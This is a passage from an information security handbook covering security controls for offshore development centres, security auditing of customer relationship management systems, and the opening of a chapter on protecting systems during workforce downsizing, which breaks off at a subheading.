Finally, the contract should specify that the ODC should provide around-the-clock access control and physical security for both the ODC's physical premises and the development areas that will be used in performing work for the client. If there are any physical security requirements that the ODC must provide, this should be specified as well. This includes such items as gates or walls surrounding the facility and the use of guard services to restrict access to the premises. In addition, if the guard forces need special training based on the type of work the client requires or any special protection the client needs, the client should be prepared to provide specialized training to handle those needs. For example, if the client expects guards to search briefcases and handbags of employees leaving the premises to check for intellectual property theft, the client should be prepared to train the guards to understand what a USB thumb drive is and how it is used.

Remember that security often crosses boundaries between the physical realm and the cyber realm. The ODC needs to adequately match its security efforts in both realms.

50.4.3 Connectivity Issues

Nearly all offshore development partnerships require some sort of information exchange between the client and the ODC. This ranges from simple CD-ROM exchanges of data to full, high-speed dedicated network lines. The type of connectivity required will be dictated by the information flow requirements of the project, but different types of connectivity carry different types of risks and available protections.

In situations where basic one-way transfer of information is all that is needed, a simple transfer of data to physical media (for example, a CD-ROM or DVD-ROM) may be the best method of information transfer. A large amount of data can be transported at very low cost (the cost of the media plus an international shipping charge) and security is relatively strong (most commercial carriers are bonded and rarely lose a package). The contents of the disks can be encrypted for extra protection if required. This solution works best in situations where the transfer of information is infrequent or when connectivity issues arise.

If more consistent data transfer is required, or if the data volume is large enough, the client and ODC might consider the use of a dedicated leased line or VPN-based Internet connection. Even if the connection between the two companies is leased from local phone companies, the use of VPN over the connection will ensure that the data transferred over that line is safe from prying eyes as it travels through potentially "hostile" territory. If dedicated connectivity is required, the use of strong access controls on both ends of the connection will enforce a policy of *least privilege* (whereby access to resources is denied unless specifically permitted). In addition, all systems that are accessed through the dedicated connection should have a vulnerability scan performed on them, and any adverse findings should be corrected prior to the initiation of the connection. These systems should also be kept up-to-date with respect to the latest anti-virus updates and operating system and application software patches. These systems will be accessed by networks and users outside the control of the client company. The utmost care should be taken to reduce the risk of intentional or inadvertent compromise as much as possible. Finally, if a leased line or VPN connection is established between the client and the outsourcer, rerouting e-mail traffic between the two companies to use that connection should be considered, rather than transporting potentially sensitive information over Internet e-mail.

If large-volume data transfer is desired, but the companies involved do not want to go through the expense or complexity of setting up a leased line, the use of a DMZ-based file server or FTP drop might prove useful. This has a lower cost to set up than a leased line. However, as an Internet-facing server, this system must be hardened against potential attack. If the system is compromised and an attacker can extract its contents, the client's intellectual property will be in the possession of the attacker. The use of encryption to protect sensitive information on such systems will mitigate some of these concerns.

50.4.4 Ongoing Concerns

Once the contract has been signed and the relationship begins in earnest, many client companies back away from active involvement with the ODC, keeping them at arm's length while the ODC performs its work. This is the wrong approach to maintaining an effective and productive outsource relationship. Regular and continuous interaction with the ODC, from both the client's business unit and security team, is essential to ensure that the ODC is providing the type and level of service that has been agreed upon, as well as providing the security environment that is required by the client's standards, policies, and outsourcing contract.

Regular progress meetings are essential to this effort. Joint architecture and infrastructure reviews should be performed on a regular basis. The client should also follow up on all security logs and reports provided by the ODC. Much of this can be performed remotely to save on travel expense and time, but regular on-site visits go a long way toward establishing the importance the client places on the security mechanisms the ODC has put in place. These on-site reviews should examine continued maintenance of the physical security of the facility, access control into the work areas utilized for the client's projects, physical and logical protection of the client's intellectual property and proprietary information, and discussions of any security incidents that have occurred.

The client can also use these visits as security training and awareness exchanges between the client and the ODC. The client can introduce the ODC to any changes in security policies or methodologies that the client has implemented in its own organization. The ODC, in turn, can educate the client on security incidents that it has experienced and review improvements in security that it has learned or developed from an outsourcing perspective. This type of exchange can greatly improve the trust the two organizations have in each other, as well as improve the overall security the ODC uses for the client's work area. Overall, a strong partnership in an offshore outsourcing relationship creates a much more secure environment.

50.5 Achieving Acceptable Risk

By far, the biggest benefit pushing companies to use offshore development centers emanates from the large potential cost savings the company can realize. These savings can be realized by the company itself as profit or passed on to customers in the form of lower prices for the company's goods and services. Unfortunately, many of the security measures that have been discussed thus far will cause either the outsourcer or the client to incur additional cost to implement and maintain. How much that cost is increased (and who ultimately pays for it) will vary, depending on the type of work the ODC is performing, the level and quality of the ODC's existing security infrastructure, and the level of security the client requires. The reality is that if all the aforementioned security controls, contractual obligations, and process requirements need to be put into place by an ODC, the incremental cost can be quite substantial, reducing the overall cost savings to the client and, in turn, reducing the overall attractiveness of the offshore development strategy.

Additionally, a company may need to weigh nonfinancial risks when considering a possible offshore development agreement. Along with the rise of offshore development has come a parallel awareness of the risks that arrangement may bring. Many companies, particularly those in service industries, are having difficulty justifying the aforementioned risks of information disclosure and privacy concerns to their customers. Some companies such as Hewitt, a global HR outsourcing and consulting firm, have chosen what they feel is an acceptable middle ground. Hewitt has opened its own processing center in India and staffed it with local employees. For Hewitt, this model allowed it to gain the cost savings of a less-expensive labor force while still retaining tight control over the flow and protection of its corporate and customer information, which includes HR and medical records for its client companies.

Ultimately, the senior management of the business needs to make an informed decision as to how much security is adequate, how much is currently available, and how much the company is willing to enforce (or forego) in order to realize a reasonable business return on the endeavor. In many ways this is similar to classic risk assessment methodology. When this analysis takes place, it is the responsibility of the client's security management to understand the business need for the outsourcing, have an appreciation of the business benefits that the outsourcing will bring, and help the business' leadership make an informed risk management and risk acceptance decision in order to advance both the business and security needs as much as possible.

50.6 Conclusion

Offshore development is a trend that is not going away. In fact, its use will be increasing more and more each year. While the occasional company might shy away from offshore outsourcing because the security risk is too high, for many companies the overriding business benefits to be realized often far outweigh the potential security risks that the company (or the outsourcer) might face. By applying solid risk assessment, risk mitigation, and risk management principles to the arrangement, clearly understanding the business goals of the effort, defining the security requirements and expectations of both the client and the outsourcer, and by close and regular monitoring of the ODC environment, an effective, productive, and profitable offshore development project can bring large benefits to the company that can successfully handle all these elements.

Understanding CRM

Chris Hare, CISSP, CISA, CISM

In today's business environment, getting and keeping customers is one of the most important, and often one of the most difficult things to do. Customer loyalty is difficult to achieve and maintain with changing price structures and product or service differentiation.

This chapter looks at *customer relationship management* (CRM) systems, their impact on the business, and the issues with which the security officer must be concerned. This chapter also presents topic areas an auditor or security architecture will be concerned with during a security or business audit of a CRM environment.

What Is CRM?

Simply put, CRM is a business strategy, including technologies, applications, processes, and organization changes to optimize profitability, revenue, and customer satisfaction. CRM is intended to transform a company to a customer-focused model. Achieving this model requires an understanding of the basic philosophy of CRM: customer, relationship, segmentation, understanding, and management. Simply stated, CRM is about finding, getting, and retaining customers.

CRM is at the core of any customer-focused business strategy and includes the people, processes, and technology questions associated with marketing, sales, and service. In today's hyper-competitive world, organizations looking to implement successful CRM strategies need to focus on a common view of the customer using integrated information systems and contact center implementations that allow the customer to communicate via any desired communication channel. Finally, CRM is a core element in any customer-centric E-business strategy.[1]

The customer is the individual or organization that purchases goods from the supplier. Sales organizations know the customer is difficult to attract, hard to satisfy once you have their attention, and easy to lose. The relationship with the customer is managed through communication and contact. The level and method of communication with the customer can significantly improve the overall relationship.

CRM uses many channels to communicate with the customer: e-mail, fax, face-to-face interaction, the Internet, kiosks, automated call dialers, voice response systems, customer service representatives, retail chains, wholesale outlets, etc. Segmentation is concerned with targeting specific audiences by breaking the customer base into specific groups based upon specific criteria.

Successful management of information, processes, technologies, and organizations to utilize the knowledge of customer requirements and needs in a consistent manner establishes the management part of CRM. However, CRM is basically an enterprise business strategy to optimize profitability, revenue, and customer satisfaction by organizing the enterprise and customer segments. This fosters customer-satisfying behaviors and linking processes in the entire organization to create a consistent customer focus and presentation.

Successful implementation of a CRM environment is crucial for many of today's companies. A common process and framework on the front end of the sales cycle, coupled with the capability to serve as a "corporate filing cabinet" for all customer- and opportunity-related data and a clear and common path from the initial contact with a potential customer through forecasting/order capture (and eventually fulfillment), is the foundation on which our success will lie.

The Business Impact

With the wide-ranging opportunities provided by CRM, there is also a set of wide-ranging implications. During a security review or audit, analysts must consider the following areas in their review:

- Strategy
- Organization
- Process
- Call centers
- Project management
- Business metrics
- Documentation
- System development life cycle
- Service delivery and problem resolutions
- Change control
- Legal
- Database management
- Application controls
- System architecture
- Operating system management
- Security
- Communications and data movement
- Account management
- System and application performance
- Backup and recovery

Strategy

While at first glance one might not consider strategy important from a security focus, the savvy security or audit professional knows how important strategy is to the overall implementation of any solution. Strategy affects everything — business process, people, funding, security, and other elements. From a corporate perspective, attempting to develop an entire corporatewide CRM business case and strategy is very difficult for most organizations to achieve. It is important for an organizationwide CRM strategy to have been thought out and considered due to the all-encompassing impact of CRM.

Remember that the goal of CRM is to provide any employee who interacts with customers with all of the customer detail so the employee can be involved in solving the problem — not merely passing it on.

The organizationwide CRM strategy should include the following:

- A solution owner, the one person who is responsible for the definition and management of CRM within the enterprise
- A CRM business case to establish funding and resources
- A CRM business program to keep all individual service and delivery components working together to create a single customer experience

A key factor in the success of a CRM program is centralized or organizational common practices. Where each business unit is permitted to do something different under the CRM umbrella, it leads to a frustrating customer experience, inconsistencies in application and failure of the overall CRM program.

More importantly, the enterprise should establish and agree to several business drivers for the CRM program, including:

- Maintain the competitive edge allowing the account manager to focus on customer relationships.
- Respond to customer requirements immediately.
- Track revenue and monitor results in a common global customer environment.
- Monitor the progress of customer information and activities.
- Provide sales support organizations with the immediate information they need to provide timely results.
- Turn service and design issues into up-sell opportunities.
- Report forecasts once.
- Transition accounts quickly and effectively.
- Drive top-line efficiencies.
- Reduce cost and improve margin.
- Improve customer loyalty.

Business Functions and Process

CRM is really about business processes. Consequently, many organizations with well-established processes and technologies will see them replaced by CRM processes. This can be a time-consuming process while existing processes are updated to reflect the goals of the enterprise CRM strategy. Some business functions impacted include:

- *Sales management.* Keeping track of customer orders, bids, forecasts, and pending sales is essential to the financial well-being of an enterprise. The security professional should be concerned with data integrity and confidentiality, as the improper release of pending bids or sales could be used by the competition to sway the customer's decision.
- Case management.
- *Customer returns.* Referring to the process of returning defective materials for repair or replacement, the defect tracking process can open up an enterprise to lost revenue and increased expenses if appropriate controls are not in place.
- *Defect tracking.* Tracking defects or manufacturer and design issues is essential to product maintenance. Undoubtedly for the hardware and software manufacturers, reported issues will include security concerns.
- Service entitlement.
- Opportunity management.

When reviewing business processes from a security perspective, there is a multitude of issues to consider. A noninclusive list of topics includes:

- Host-based and network-based security for the system and application
- Classification of the associated application data
- Protection of the associated data during storage and network transmission
- Protection of the associated data when it is in the hands of an outsourced vendor or third-party supplier — typically enforced by contracts and non-disclosure agreements
- Minimizing potential loss to the business in physical or intellectual property
- Appropriate legislative and privacy compliance
- Detecting fraud

In many cases, business processes are implemented using legacy or custom applications where the developers had no concept of or requirements for security. During the review process, the security practitioner must identify those areas and establish compensating controls to correct for the application deficiencies.

Additionally, some applications implement business processes where manual intervention is required during the data sharing process. This results in a human taking the output of one system and manually processing it as input to another. The human factor complicates things, as the appropriate checks must be in place to maintain data integrity between the two processes and systems.

Confidentiality

CRM is about providing information to employees to address customer issues. However, because not all employees in an enterprise will be interacting directly with a customer, not everyone should be provided access to the CRM system. If an enterprise determines that it is essential to provide access to the CRM system, proper job function and authorizations analysis must be performed to ensure that the janitor is not given administrative access.

The confidentiality and protection of the CRM is enterprise impacting, as it contains all information regarding the enterprise's customers, their support issues, product issues, defects, and sales. Any or all of this information would be very valuable to the competition. Consequently, confidentiality of information within the CRM environment is very important.

Despite the intent of a CRM system to provide open access to information regarding customers, access to sales information should be very tightly controlled and aligned with the enterprise's standard process for requesting application accounts. This should involve a process to verify that the requestor has a valid job function requiring this access.

The sales application module is used by the sales teams to accept and enter information regarding sales leads. The sales agents take the information from the caller and perform a pre-screen to collect additional information on the caller's requirements.

Contract management is also generally handled through the CRM application. Contract management includes tracking warranty service, service and incident contracts, and installed device tracking. When a customer contacts the customer service center, the system provides the call center technician with a list of the contracts for the site or for the specific part about which the customer is calling.

Like the sales function, access to contract information should be limited to those requiring access for similar reasons as previously stated.

Finally, CRM systems can also allow customers to access their own information, update it, and make requests to the enterprise. Customer access should be tightly controlled, and accountability for the user at the customer premise maintained through individual accounts. Additionally, each customer's access must be properly restricted to ensure they cannot see information about another customer and, likewise, no other customer can see their information. This implies specific technologies for the customer's session such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS). However, the technology used to provide the confidentiality of the information will be specific to the enterprise, how they choose to provide customer access, and the specific infrastructure in place.

Authentication Management

Like most enterprise, multi-user applications, the CRM users must identify and authenticate when entering the CRM application to establish their authorizations and application privileges. The passwords for the application must conform to the enterprise password standard and provide the users with the ability to change their passwords as required.

When users are granted access to the application environment, their initial passwords must be established and communicated to them in a secured fashion. Likewise, upon first use of the application, users must be forced to change their passwords from the default. Security processes can be established to scan the application passwords for default passwords and identify those for investigation and action. Accounts found with a default password are obviously not being used and pose a risk to the enterprise. These accounts should be flagged and revoked, as they are unused. Likewise, other analysis for idle and unused




FIGURE 20.1 CRM environment architecture.

accounts should be performed, as it suggests that the assigned user no longer requires access to the application.

Passwords will be a problem for many years, as not all applications or components used within a CRM environment provide good native password controls.

Application Security Architecture

As with any major application, security involves all elements of the CRM deployment, from the physical hardware, network, data transfer points, and interfaces, through system failover, backup, and recovery. It also involves the hosts, database, and external applications with connectivity into the CRM environment.

For example, many CRM environments include a user interface, Online Transaction Processor, CRM application, and database. The CRM user interface itself can be a Web-based application, thin client or fat client, depending on the given environment the enterprise it chooses to support. Figure 20.1 shows a common architecture.

Regardless of the user interface involved, the same level of security, including the confidentiality of the data transfer between the client and the server, is required. Additionally, CRM application teams must be cognizant of the requirement for connectivity over network links of varying capacities. Consequently, users should be able to choose their connection method or interface based upon their network bandwidth.

CRM Host Security

The security of the host and the network is often focused on by security professionals without a good understanding of the intricacies of application design. Additionally, system administrators tend to focus within this area. However, many application environments still rely on the user or features within the operating systems to provide the correct security for the application.

One such configuration is the use of .rhosts files within the UNIX environment. Unfortunately, inappropriate entries within the .rhosts files, if they are used, can allow any user to log in to the server from any UNIX-based computer on the network with no additional authentication.

System assessments at the operating system level can be easily accomplished using commonly available tools such as the Computer and Internet Security (CIS) benchmarks.[2] Because many CRM environments will include both UNIX and Windows systems, both must be assessed. Being able to perform an accurate assessment of the environment requires that the CRM application environment be properly documented and supported, including node names and roles of the various machines.

Likewise, operating system accounts must be properly protected with good quality passwords. On any given system, one is likely to find at least one poor quality or easily guessed password using available password cracking programs. An analysis of the operating system should include an analysis of the passwords on the systems and validation that the operating systems implement the enterprise password requirements.

If possible, the use of external security managers to implement a kernel reference monitor is highly advisable to maintain the protections within the operating systems. Other issues affecting the security of the CRM application servers include UNIX Network Information Service (NIS) and .netrc files for FTP services.

Consequently, regardless of the operating system used, a proper analysis of the system — with an eye for poor security configurations and compliance with the enterprise system security configuration standards — is essential.

CRM Network Security

CRM applications provide two views: one for internal users, and one for customers and other external users of the CRM application. Consequently, care must be taken when transmitting CRM application data across potentially hostile networks. One such configuration uses a *service network* that is external to the corporate network for providing this external access.

The user connects to, authenticates, and interacts with the CRM systems within the service network. Given the nature of the information being relayed across a hostile network, it is relatively safe to assume the user will employ a Web interface running over an encrypted network link or transport, such as Secure Sockets Layer (SSL). This provides confidentiality and data integrity for the session.

The service network provides a protected environment. Connections to systems in the service network must first pass through a screening router and firewall. The screening router and firewall limit the protocols and connections to devices in the service network. Connections for systems in the service network must pass through the firewall again to the required systems connected in the enterprise's internal network.

However, network security does not end here. It also involves the data communications links between the CRM applications and other systems.

Communications and Data Movement

Every application developed transfers some form of data at one time or another. Some transfers will be to and from the fixed disk, which is not a direct concern for security practitioners. Other transfers will take place between the user through the application interface to and from the application servers. Still others transfer data between the CRM application and "external" applications. Most CRM environments will have dozens of these data interfaces. Figure 20.2 shows a sample of potential data interfaces.

Data transfers between systems are of particular concern to the security practitioner. Do we know where the data is going? Is it protected in transit? Are we sure it arrived there intact? Is the destination system the one we think it is? How these concerns are addressed is specific to the enterprise. Some of the issues can be resolved using specific middleware between the applications to handle the data transfer and maintain confidentiality and integrity of the data. Other situations will require that a custom application be developed. However, custom applications have the same security requirements as commercially developed software.

The example diagram in Figure 20.2 is from a real-world application implementation. Consequently, be sure you understand where the data comes from and where it is sent in performing a CRM, or any type of application review.




FIGURE 20.2 Data interfaces.

Application Security

Application-level security is often affected by what facilities have been included by the actual CRM software manufacturer. However, many enterprises either customize their CRM environment or must build additional tools and software to provide integration with other business applications and tools.

Building these custom tools and interfaces must also include security elements. For example, if one external application requires a log-in to a system in the CRM environment, the password for that log-in must be properly protected by the external application. Additionally, processes to manage these passwords must be included to ensure that the passwords are compliant with enterprise password requirements. Protecting a "hard-coded" password is a development challenge unique to the enterprise, although numerous methods for doing so exist.

One common location for poor-quality and hard-coded passwords within the application is the database. Unless a database administrator with security experience is involved in the application design, it is common for database security to be weaker than the overall application, often resulting in a compromise of the application itself or the underlying data. When reviewing database security, it is necessary to focus on the following database elements:

- Use of default database accounts, including database administrator accounts
- Password equal to the userID
- Unencrypted passwords stored in scripts or in the database itself
- Inappropriate database-level access for users
- Inappropriate database privileges for those users with direct access to the database

Analysis of user-level access and privileges is essential because inappropriate or uncontrolled access can result in a loss of data integrity, application outages affecting availability, loss of data confidentiality, and, potentially, financial impact on the enterprise.

Another common area of concern is inactive sessions. The CRM application provides all authorized users with all approved information regarding a customer to the user. Should a user leave his workstation, the information could become available to unauthorized users.

Consequently, checking the application for issues such as multiple log-ins with the same userID and inactivity timers to log out inactive sessions is important. Reducing the possibility of multiple log-ins is also important for enterprises using a "seat" licensing model. Failing to control the number of simultaneous log-ins by the same userID can deplete the license pool, thus making the application unavailable for other authorized users.

Disaster Recovery and Business Continuity

Because the goal of a CRM implementation is to replace or augment existing business processes, it must be maintained as a high-availability (HA), high-survivability model across the infrastructure and application layers. Telling customers that "the system is down" does nothing to address their concerns. Countless people every day hear that phrase and know that their issue will require follow-up.

As in any situation, there are a number of options available for contingency planning. However, the following graph illustrates that the recovery methodology must be in line with the cost of providing the recovery method and the financial impact to the corporation should the service or application be unavailable for an extended period of time.

As CRM applications are typically considered mission critical, there is a requirement for a high level of availability. This, however, has a cost for the performance and reliability, although there are levels of high-availability solutions available. From Figure 20.2, one can see that relying solely on a tape recovery method would keep the CRM application out of service for hours or even days. Consequently, recovery plans must be developed to provide a layered approach based upon the scale of the issue.

High-availability designs are typically incorporated into application environments to maintain the integrity of the application and its data, in the event of the loss of one or more system-level components, including processors, disk drives, or other hardware components. High-availability systems are used to mitigate the financial exposure due to system failures.

Within the CRM environment, all hardware components should be configured to failover to the other components in the HA system within one[3] hour in the event of a system loss, such as a hardware failure, performance thresholds exceeded, or a network outage. The high-availability system should be tested before each new release of the CRM application suite. The high-availability testing consists of a series of manual tests, initiated when a system administrator issues a command to simulate the loss of the production system.

Implementing a high-availability environment is expensive. The application environment would include:

- Multiple high-availability computing platforms with redundant processors, disks, network interfaces
- Storage area networks with at least a RAID 0+1 disk array
- Multiple sites

Ideally, the CRM environment is spread over multiple sites with redundancy for the critical processes across those sites. Redundant Array of Inexpensive Disks (RAID) Levels 0+1 provides for both striping and mirroring of the data, allowing a disk in the array to fail without loss of data or operational capacity.

When an outage occurs, high-availability cluster management software causes the secondary server to assume the role of the failed server by redirecting the traffic to the alternate host through the IP address. While the application is running on the secondary server, the problem on the production server is resolved. Once the problem is resolved, normal operation on the primary application server can be restored.

High-availability systems require highly available data using technologies such as storage area networks and multiple business continuity volumes to store the application data. The business continuity volumes should be rotated on a regular basis to ensure that each volume is operating properly. Additionally, tape storage should regularly back up the rotated volume to ensure that there is always a "fresh" backup of the data. The typical procedures for storage of backup tapes are essential for CRM systems, due to the criticality of their operation.

A Living Entity

CRM is not a "deploy-and-forget" application. Because it is cross-functional throughout the organization, it requires constant attention to process and implementation. Deployment strategies and coordination, requirements and design sign-offs, user acceptance testing (UAT), and risk tracking are all elements of project management within a CRM enterprise.

At the start of each new CRM application release, a risk assessment should be performed to review what issues might arise and impact delivery of the project. The entire program should be periodically reviewed for new risks to project completion, and project managers are responsible for identifying, reviewing, and tracking the risk areas specific to their projects. The risk assessments will identify risks to the project and delivery of the schedule. Additional analysis and risk assessments should review controls and control weaknesses within the application modules or other components upon which the application depends.

Ideally, a security specialist is assigned to the project to examine, test, and recommend strategies and solutions to address the security issues. Because it is easier and more cost effective to include security in the design phase, the earlier in the development cycle security is considered, the better. The addition of new features and requirements late in the development cycle is well understood to be much more expensive in terms of time, money, and quality than we considered and included early in the cycle.

The development cycle should include regular design reviews of new functionality and proposed solutions by the security team, including comparisons of those features against corporate policies.

During development, users are given the opportunity to try out new functionality in a "sandbox." This gives them the chance to see the proposed changes and provide feedback on whether it is what they were expecting. Once the users are finished with their testing and see what they expect, they sign off on their review.

Testing the application functionality should be mapped directly to the application requirements. The programmers develop the application code using the same application requirements. Likewise, the requirements are also used to establish test procedures to validate correct and expected operation. As problems or inconsistencies are found in the application functionality and security systems, the developers fix them at that time.

When development is complete, user acceptance testing (UAT) is performed using a full set of defined tests, including expected test results. During this acceptance test, bug fixes and minor changes are made to address issues the users identify. During UAT, the appropriate business units must sign off on the application requirements and any required data conversion as it is loaded into the system for evaluation and complete review. A second round of UAT should be performed to get final acceptance of the project module. Once sign-off on the second round of UAT is obtained, the project modules are released and deployment begins.

As the projects reach completion, a post-implementation review is conducted after every release to review what went right and wrong, and did the project meet the desired results. The post-implementation process includes users, and development, project management, and security personnel. During the project closeout process, each module project manager provides what was added or removed from the scope and what lessons were learned. At the program level, the entire team conducts a lesson-learned review, where each module project manager takes its own issues and learning and presents them to the entire project management team.

The initial meeting to review the lessons learned occurs close to the release of the new system. The program review with all of the project managers occurs after a large-scale deployment.

Following this type of "living development" cycle allows for ongoing improvements, changes to requirements, and adjustments to business processes, as required.

Summary

In conclusion, a security analysis of a CRM environment is not radically different from that of any other application found within an enterprise. The fundamental difference affecting the security practitioner in achieving correction of identified issues is the pervasiveness of the CRM application across the business units. Typically, applications are specific to a process or function within an organization. The same can be said about modules within the CRM environment; however, management must be educated to highlight this difference.

As enterprises adopt and implement CRM within their structures, the goal is to provide every individual who has direct customer contact with the information to solve the customer's problem. This provides each employee with a large amount of information about that customer. Enlarged pools of information available to a large audience typically oppose the security adage of "least access." Consequently, through periodic assessments of the entire CRM environment, review and correction of risks identified in threat and risk assessments, coupled with senior management education, CRM can achieve its goals and the enterprise's information and intellectual property can be secured from unauthorized access and disclosure.

Notes

1. See http://www.realmarket.com/crmdefine.html for more information on the definition of CRM.
2. The Center for Internet Security has published several benchmarks and tools for measuring the security posture of a given system. The available benchmarks include Windows 2000 Professional and Server, Windows NT, Solaris, HP-UX, Linux, Oracle databases, and Cisco IOS Routers. The benchmarks and tools are available at http://www.cisecurity.org/.
3. Or whatever time period the enterprise deems acceptable. Acceptability is determined by how long the enterprise can survive and still meet customer demands during an outage.

Maintaining Information Security during Downsizing

Thomas J. Bray, CISSP

Today, companies of every size are relying on Internet and other network connections to support their business. For each of those businesses, information and network security have become increasingly important. Yet, achieving a security level that will adequately protect a business is a difficult task because information security is a multifaceted undertaking. A successful information security program is a continuous improvement project involving people, processes, and technology, all working in unison.

Companies are especially vulnerable to security breaches when significant changes occur, such as a reduction in workforce. Mischievous individuals and thieves thrive on chaos. Companies need even more diligence in their security effort when executing a reduction in workforce initiative. Security is an essential element of the downsizing effort.

Even in Good Times

In good times, organizations quickly and easily supply new employees with access to the computer and network systems they need to perform their jobs. A new employee is a valuable asset that must be made productive as soon as possible. Computer and network administrators are under pressure to create accounts quickly for the new hires. In many instances, employees may have more access than they truly need. The justification for this, however misguided, is that "it speeds up the process."

When an employee leaves the company, especially when the departure occurs on good terms, server and network administrators tend to proceed more slowly. Unfortunately, the same lack of urgency exists when an employee departure is not on good terms or a reduction in the workforce occurs.

Disgruntled Employees

Preparing for the backlash of a disgruntled employee is vital during an employee layoff. Horror stories already exist, including one about an ex-employee who triggered computer viruses that resulted in the deletion of sales commission records. In another company, an ex-employee used his dial-up access to the company network to copy a propriety software program worth millions of dollars. An article in *Business Week* sounded an alarm of concern.[1]

The biggest threat to a company's information assets can be the trusted insiders. This is one of the first concepts learned by information security professionals, a concept substantiated on several occasions by surveys conducted by the Computer Security Institute (CSI) and the Federal Bureau of Investigation (FBI).

The market research firm Digital Research conducted a survey for security software developer Camelot and *eWeek* magazine. They found that, "Insiders pose the greatest computer security threat. Disgruntled insiders

and accounts held by former employees are a greater computer security threat to U.S. companies than outside hackers." Out of 548 survey respondents, 43 percent indicated that security breaches were caused by user accounts being left open after employees had left the company.[2]

Yeah, Right. What Are the Cases?

In many cases of ex-employees doing harm to their former employers, the extent of the problem is difficult to quantify. Some companies do not initially detect many of the incidents, and others prefer to handle the incidents outside the legal system. A small percentage of incidents have gone through the legal system and, in some cases, the laws were upheld. Each time this occurs, it strengthens support for the implementation of information security best practices. Although many states have computer crime laws, there is still only a small percentage of case law.

Example Incident: *The Boston Globe,* by Stephanie Stoughton, Globe Staff, 6/19/2001[3]

> Ex-tech worker gets jail term in hacking. A New Hampshire man who broke into his former employer's computer network, deleted hundreds of files, and shipped fake e-mails to clients was sentenced yesterday to six months in federal prison. U.S. District Judge Joseph DiClerico also ordered Patrick McKenna, 28, to pay $13,614.11 in restitution to Bricsnet's offices in Portsmouth, N.H. Following McKenna's release from prison, he will be under supervision for two years.

High-Tech Measures

E-Mail

E-mail is one of the most powerful business tools in use today. It can also be a source of communications abuse and information leakage during a downsizing effort. The retention or destruction of stored e-mail messages of ex-employees must also be considered.

Abuse

